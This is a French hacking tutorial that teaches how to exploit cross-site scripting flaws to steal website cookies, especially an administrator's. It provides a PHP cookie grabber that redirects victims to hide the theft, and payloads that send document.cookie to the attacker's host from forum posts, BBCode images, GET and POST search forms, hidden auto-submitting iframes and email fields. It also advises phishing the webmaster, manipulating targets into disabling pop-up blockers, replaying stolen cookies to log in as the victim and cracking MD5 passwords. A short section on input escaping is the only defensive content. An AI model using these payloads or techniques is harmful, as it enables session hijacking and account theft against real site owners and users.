

# Tutoriel Hacking

## La faille XSS

By H4X0R666

Ce tutoriel portera sur l'exploitation de la faille XSS et sur d'autre méthode peu courante par la suite.

Pour lire ce tutorial, des connaissances en HTML et PHP sont au minimum requises

Sommaire du Tutoriel :

I Définition

II Les armes

III Déceler la faille XSS

IV Exploiter la faille

.1 Forum

.2 Moteur de recherche method GET

.3 Moteur de recherche method POST

.4 Formulaire avec de type 'select'

.5 Formulaire avec input limité

V Sécuriser cette faille XSS

VI Utiliser les cookies

## I Définition

La faille XSS, a l'origine CSS (Cross Site Scripting) changé pour ne pas confondre avec le CSS des feuilles de style (Cascading Style Sheet), est en fait une injection de code javascript dans des données lorsque le HTML n'est pas désactivé.

C'est à dire. Par exemple, si la faille XSS est présente sur un forum de discussion, un livre d'or ou un chat, nous pouvons poster en message du HTML (Imaginez les possibilités!)

**Tu nous parle de possibilités avec ton html mais c'est exactement la faille ?**

C'est une faille car nous pouvons injecter du code javascript pour voler des cookies, en particulier celui du webmaster qui est intéressant.

**Un cookie ? Quelqu'un à parler de bouffe?**

Du tout ! un cookie en informatique c'est un petit bloc de données sous forme d'un .txt forgé par un site web et récupéré à la prochaine connexion.

Un petit exemple : vous allez pour la première fois sur un site web, vous vous loguez et

cochez une case «connexion automatique», un cookie est forgé, car à chaque fois que vous reviendrez sur le site web, vous serez loggué automatiquement car le site web aura vu votre cookie !

Avec la faille XSS, nous pourrions voler le cookie de l'admin et le modifier, afin que le site web nous reconnaisse en tant qu'admin. Cool hein!

## II Les armes

---

Pour exploiter la faille XSS, il nous faut un script PHP qui va enregistrer le cookie volé dans un .txt, car nous ne pouvons pas voir le cookie des autres, seulement le nôtre. Voici un code PHP à mettre dans votre fichier `a.php` (on va voir plus tard pourquoi le nom est court) :

Code : PHP

```
<?php
```

```
$cookie = $_GET[«c»]; // on reconnaît c en variable GET
if($cookie)
{
    $fp = fopen(«cookies.txt»,»a»); // On ouvre cookies.txt en edition
    (il est créé si il n'existe pas)
    fputs($fp,$cook . «\r\n»); // On écrit le contenu du cookie sur une
nouvelle ligne
    fclose($fp); // On ferme le fichier cookies.txt
    /* FAIRE UNE REDIRECTION JAVASCRIPT CI-DESSOUS POUR QU'ON SE DOUTE
DE RIEN */
}
?>
```

```
<script>
```

```
location.replace(«http://www.google.fr»);
```

```
</script>
```

Enregistrez le fichier sous et tapez `r.php` et mettez le fichier sur un serveur FTP qui supporte le PHP (lycos,webzzanine etc...)

Ici nous imaginerons que notre site est `http://monsite.fr`, donc le grabber aura pour adresse `http://monsite.fr/r.php` (je fais l'URL la plus courte, on verra sa plus tard) notre script est en place, Passons à la suite!

## III Déceler la faille XSS

---

Bon, maintenant que notre grabber est opérationnel, nous allons essayer de déceler une faille. Faisons rapide : trouvez un moteur de recherche. Il vous demande de taper un mot-clé. Tapez en mot-clé `&lt;b>test</b>`. Si vous voyez une phrase du genre «Résultats trouvés pour `&lt;b>test</b>`», ou bien «Aucun résultat trouvé pour `&lt;b>test</b>`», c'est qu'il va falloir aller ailleurs.

Par contre, si vous voyez un truc du style «Aucun résultat pour **test**», c'est que le HTML n'est pas paralysé, il y a une fameuse faille XSS !.

Voici quelques résultats censés être botenus après input de mot-clés :

`<b>test</b>` : **test**

`<s>test</s>` : ~~test~~

`<u>test</u>` : test

`<s>test</s>` et etc... : ~~test~~ et etc...

`<s>test et etc...</s>` : ~~test et etc...~~ (continue de barrer la suite du texte)

Bien, vous vous doutez tout de même que tout cela est inutile. Maintenant, nous allons injecter du code Javascript.

Tapez en mot clé l'expression suivante :

```
<script>alert('YO !');</script>
```

Si vous voyez au beau milieu de la page un joli panneau avec un incône exclamatif et un message «YO !», c'est qu'il y a réellement une faille XSS

**Attention, ce n'est pas tout à fait terminé !**

Il faut vérifier que des cookies sont forgés sur le site web en question ! Sinon à quoi ça servirait d'exploiter cette faille ? A rien.

Allez dans votre barre d'adresse (en gros là où vous tapez les adresses internet), puis tapez : `javascript:alert(document.cookie)`

Si un panneau s'affiche avec aucun texte, vous pouvez lacher l'affaire, sinon, si vous voyez un texte du genre «login=; pass=;» etc... C'est que le site web forge des cookies d'identification ! Donc nous sommes bien parti pour une exploitation.

Mais d'abord nous allons essayer d'exploiter les failles XSS sur des forums (partie suivante)

## IV Exploiter la faille

---

### .1 Forum

Bon, vous savez déjà déceler des failles XSS sur un moteur de recherche, mais c'est pareil sur un forum. Imaginez une pure situation concrète où vous êtes un membre parmi les autres, vous avez votre cookie à vous, etc...

On va commencer discret, allez poster un message et tapez :

```
<b>yep!</b>
```

Si vous voyez yep!, c'est que c'est bien parti. Sinon, ben il ya pas de faille...

Nous allons maintenant exécuter un script qui ouvre en pop-up notre grabber de cookie. Voici la ligne à insérer après votre petit message:

```
<script>>window.open(«http://monsite.fr/r.php?c=+document.cookie)</script>
```

En voyant le code, on comprend parfaitement qu'il y a `?c=`, c'est la variable `$_GET['c']` de notre code. Ensuite on ferme le quot et on mets un + en javascript pour concaténer la variable superglobale `document.cookie` qui représente notre cookie, vous me suivez ? Imaginez qu'une personne dont le pseudo est John et dont le mot de passe est pizza, il aura un cookie qui peut ressembler à ça : `login=John; pass=pizza;`

Donc, quand il verra votre message, si il y a une faille XSS, une pop-up va s'ouvrir et va enregistrer votre cookie car c'est comme si le code était : 

```
<script>>window.open(«http://monsite.fr/r.php?c=login=John; pass=pizza;»)</script>
```

Et vu que notre script enregistre la valeur de `$_GET['c']` dans cookies.txt, nous aurons subtilisé son cookie !!

Si ça marche pas, tu crois qu'on peut y arriver avec du BBCode ?

Tout a fait! on peut parfaitement exploiter cette faille avec du BBCode, en particulier avec des images. Comment ? En utilisant les attributs onclick, onmouseover et onerror dans le script.

Tout d'abord, nous allons étudier quelques exemples de codes HTML sur les images et leurs résultats :

`<img src=»tux.bmp» onclick=»javascript:alert('coucou')»>` : affiche un panneau d'alerte avec texte 'coucou' si le visiteur clique sur l'image tux.bmp

`<img src=»tux.bmp» onmouseover=»javascript:alert('coucou')»>` : affiche un panneau semblable à l'exemple précédent si cette fois le visiteur passe le curseur de sa souris sur l'image tux.bmp

`<img src=»tux.bmp» onerror=»javascript:alert('coucou')»>` : Affiche un panneau d'alerte semblable aux deux exemples précédents si l'image tux.bmp n'existe pas.

Et comment on peut faire avec le BBCode si tu peux rentrer qu'une adresse URL dans les [img] ?!

la syntaxe à insérer :

Le code suivant entré en message sur le forum :

```
[img]http://» onerror=»javascript>window.open('http://monsite.fr/r.php?c='+document.cookie)[/img]
```

Reviendra à exécuter le code HTML suivant :

```
<img src=»http://» onerror=»javascript>window.open('http://monsite.fr/r.php?c='+document.cookie)»>
```

Et vu que l'image http:// n'existe pas, cela aura pour effet d'ouvrir en pop-up votre grabber de cookie avec en variable le cookie du visiteur !

**Attention: il se peut que votre cible ai un anti pop-up. Essayez de le manipuler pour le lui faire enlever, sinon ça ne marchera pas. Je ne fais pas un cour de Social Engineering, donc à vous de trouver la bonne méthode...**

Ceci étant dit, vous n'avez plus qu'à prier pour que l'admin vienne voir votre message piégé...

## .2 Moteur de recherche method GET

Dans cette sous partie nous en revenons au moteur de recherche. Pourquoi méthode GET ? Je vais vous l'expliquer.

Imaginons que vous êtes sur un site nommé `http://www.lavictime.com/index.php`. Dès que vous tapez en mot clé 'pizza', l'url deviendra ainsi (par exemple) :

```
http://www.lavictime.com/index.php?word=pizza
```

Rien ne nous empêche, bien évidemment, de remplacer pizza par `<b>autrechose</b>` et pour ensuite apercevoir sur la page un truc du genre : «Aucun résultat trouvé pour autrechose», donc si autrechose apparaît en gras c'est qu'il y a bien la faille XSS comme vu précédemment. Hop Pourquoi dans l'adresse à la fin je vois : `%3Cb%3Eautrechose%3C/b%3E` ?

simplement parce que certains caractères sont url-encodés, c'est à dire en hexadécimal et devancés du signe pourcentage (%).

Bon on avance?!, entrez en mot-clé dans le moteur de recherche :

```
<script>location.replace=»http://monsite.fr/r.php?c=»+document.cookie;</script>
```

Si vous êtes redirigé sur une page qui vole votre propre cookie et qui se ferme de suite, c'est qu'il y a la faille XSS .

Par contre, il va falloir prendre le temps de copier l'URL encodée avant de se faire rediriger. Répétez l'opération jusqu'à avoir réussi à copier l'adresse.

**Attention: j'espère que vous avez vérifié que les cookies de ce site étaient intéressants, je ne vous préviendrai plus à l'avenir...**

Bien bien bien, maintenant, il faut trouver le mail du webmaster, faire un mail crédible et lui demander de se rendre sur votre URL piégée pour qu'il se fasse voler son cookie. Je vous laisse avec votre imagination débordante de Fake-Mail en tout genre.

### .3 Moteur de recherche method POST

Dans cette sous partie, ça se complique bien plus. La method POST n'est pas en GET, c'est-à-dire que vous ne pourrez malheureusement rien modifier dans l'URL...

Mais justement, il y a une solution, mais il vous faut bien évidemment des connaissances en HTML. Imaginez le code HTML du moteur de recherche qui ressemble à ça :

#### Code : HTML

```
<form method=»post»>
    votre mot clé : <input type=»text» name=»motclef» />
    <input type=»submit» value=»Chercher» />
</form>
```

c'était juste un exemple hein !

Ici on voit qu'après avoir posté les données, une variable `$_POST[]` sera créée en PHP, plus précisément celle du nom de l'input, donc keyword :

`$_POST['motclef']`. Elle ne peut pas être modifiée via l'URL, donc nous ne pourrions pas piéger le webmaster comme ça. Mais comment ? En lui faisant poster un script ? Il n'est pas pigeon, mais c'est le bon moyen. Nous allons donc faire un petit code HTML qui va envoyer automatiquement des données en requête POST sur le moteur de recherche et la faire faire ouvrir par le webmaster.

Imaginons que la page du moteur de recherche est `http://www.lavictime.com/index.php` et que les données postées arrivent aussi sur `http://www.lavictime.com/index.php` (il n'y a pas d'action dans `<form>` du code ci-dessus !) Let's Go! Ouvrez votre blocnote préféré et tapez :

#### Code : HTML

```
<form method=»post» action=»http://www.lavictime.com/index.php» name=»abc»>
    <input type=»hidden» name=»motclef» value=»<img src='http://'
onerror=\»javascript:window.open('http://monsite.com/r.php?c='+document.
cookie)\»>>>
</form>
```

```
<script>
abc.submit(); // soumet les données dont la form est abc, et elle est en
method POST
</script>
```

Enregistrez sous un nom bidon et mettez .html à la fin, pour que ça soit une page web. hebergez-là et faites là visiter au webmaster. Il enverra alors malencontreusement le script et se piégera lui-même, vous subtiliserez donc son cookie, pendant qu'il se demandera ce qui a bien pû se passer.

Remarque : Vous pouvez très bien faire une page web crédible et mettre un iframe secret qui contient votre code qui envoie les données via POST.

Exemple :

**Code : HTML**

```
<h1>Bienvenue sur mon site !</h1>
<p>Tout le barratin...</p>
<iframe src='piege.html' width='0' height='0'></iframe>
```


piege.html est la page qui contient le code qui envoie les données par methode POST dans le fameux iframe invisible.

## .4 Formulaire avec de type 'select'

Bien, nous avons franchi le plus dur. Maintenant nous allons voir ce qu'on peut faire avec des formulaires SELECT.

Qu'est ce que un formulaire select?

Un formulaire Select en HTML est aussi appelé ComboBox dans d'autres langages ça ressemble à ça :



Voici le code de ce formulaire select :

**Code : HTML**

```
<select name=>aucun<>
  <option value=>choix 1<>Choix 1</option>
  <option value=>choix 2<>Choix 2</option>
  <option value=>choix 3<>Choix 3</option>
</select>
```

Enfin, j'ai pas été très précis sur ce coup là, vous vous doutez bien que tout ce code se trouve dans un 'form'.

Nous allons modifier la source en local pour essayer de provoquer une faille XSS. ça donne :

**Code : HTML**

```
<form method='post' action='quelquechose.php'>
<select name=>aucun<>
  <option value=><b>test</b><>Choix 1</option>
  <option value=>choix 2<>Choix 2</option>
  <option value=>choix 3<>Choix 3</option>
</select>
</form>
```

Bon, on enregistre, on selectionne le premier choix et... ça marche pas. Pourquoi ? l'argument action de form est un lien relatif. Il faut mettre le lien absolu.

Donc si le site c'est `http://victime.com`, le lien action deviendra `http://victime.com/quelque-chose.php`. Si vous êtes sur `http://victime.com/site/`, ça deviendra `http://www.victime.com/site/quelquechose.php`. On me suit ? Bien.

Après l'envoi de données, si vous voyez quelque chose du style : Vous avez choisi : test , c'est qu'une faille XSS est présente. Et vu que c'est en méthode POST, il va falloir reprendre le script de la sous-partie précédente et le faire faire exécuter par le webmestre.

Le nom de l'input sera, bien évidemment, celui du select. ça donne :

#### Code : HTML

```
<form method=»post» action=»http://www.lavictime.com/index.php» name=»abc»>
  <input type=»hidden» name=»aucun» value=»<img src='http://'
onerror=»javascript:window.open('http://monsite.com/r.php?c='+document.cookie)\»>>
</form>
```

```
<script>
abc.submit(); // soumet les données dont la form est abc, et elle est en
method POST
</script>
```

Comme on l'a montré dans la partie précédente, faites visiter cette page au webmestre et le tour est joué !!

## .5 Formulaire avec input limité

Bien, c'est ici que nous allons voir pourquoi nous avons décidé de raccourcir le nom du fichier (r.php). parfois, quand on demande votre adresse dans un livre d'or, il n'y a que 100 caractères au minimum. Si nous entrons dans email la valeur suivante :

```
a@a.a» onclick=»javascript:alert('plop')
```

Le code HTML deviendra ainsi : `<a href=a@a.a» onclick=»javascript:alert('plop')»>Mail</a>`

Et dès que le visiteur cliquera sur votre mail, un message d'alerte s'affichera avec le texte 'plop'.

Faites cette action avec ce code :

```
a@a.a» onclick=»javascript:window.open('http://monsite.com/r.php?c='+document.cookie')
```

Et dès que le visiteur voudra vous mailer, une pop-up s'ouvrira et subtilisera le cookie de son visiteur si la faille XSS est présente.

## V Securiser

---

Il n'y a vraiment rien de plus simple. Vous devez utiliser la fonction `htmlspecialchars` avec deux arguments :

- Le premier sera votre variable

- le second est `ENT_QUOTES`, pour transformer les quotes en `&quot;` et donc interdire les «.

Exemple :

**Code : PHP**

```
$texte = htmlspecialchars($_POST['texte'], ENT_QUOTES);
```

## VI Utiliser les Cookies

---

Voilà, on a subtilisé nos cookies, il nous faut prendre hkit (google...) !

Téléchargez-le, ouvrez-le, allez dans l'onglet cookie. Si votre cookie ressemble à :

```
login=John; pass=pizza;
```

il vous faudra créer deux cookies dans hkit : 1 qui a en nom login et en valeur John, et le second qui a pour nom pass et la valeur pizza. Revenez dans le premier onglet, mettez l'adresse du site web sur lequel vous avez volé le cookie et faites open : Vous êtes connecté en tant que John !

Remarque : Il se peut que le pass soit crypté en MD5, soit vous l'utilisez dans votre cookie, soit vous le bruteforcez avec Caïn, soit vous utilisez ice breaker ou certains sites spécialisés ;).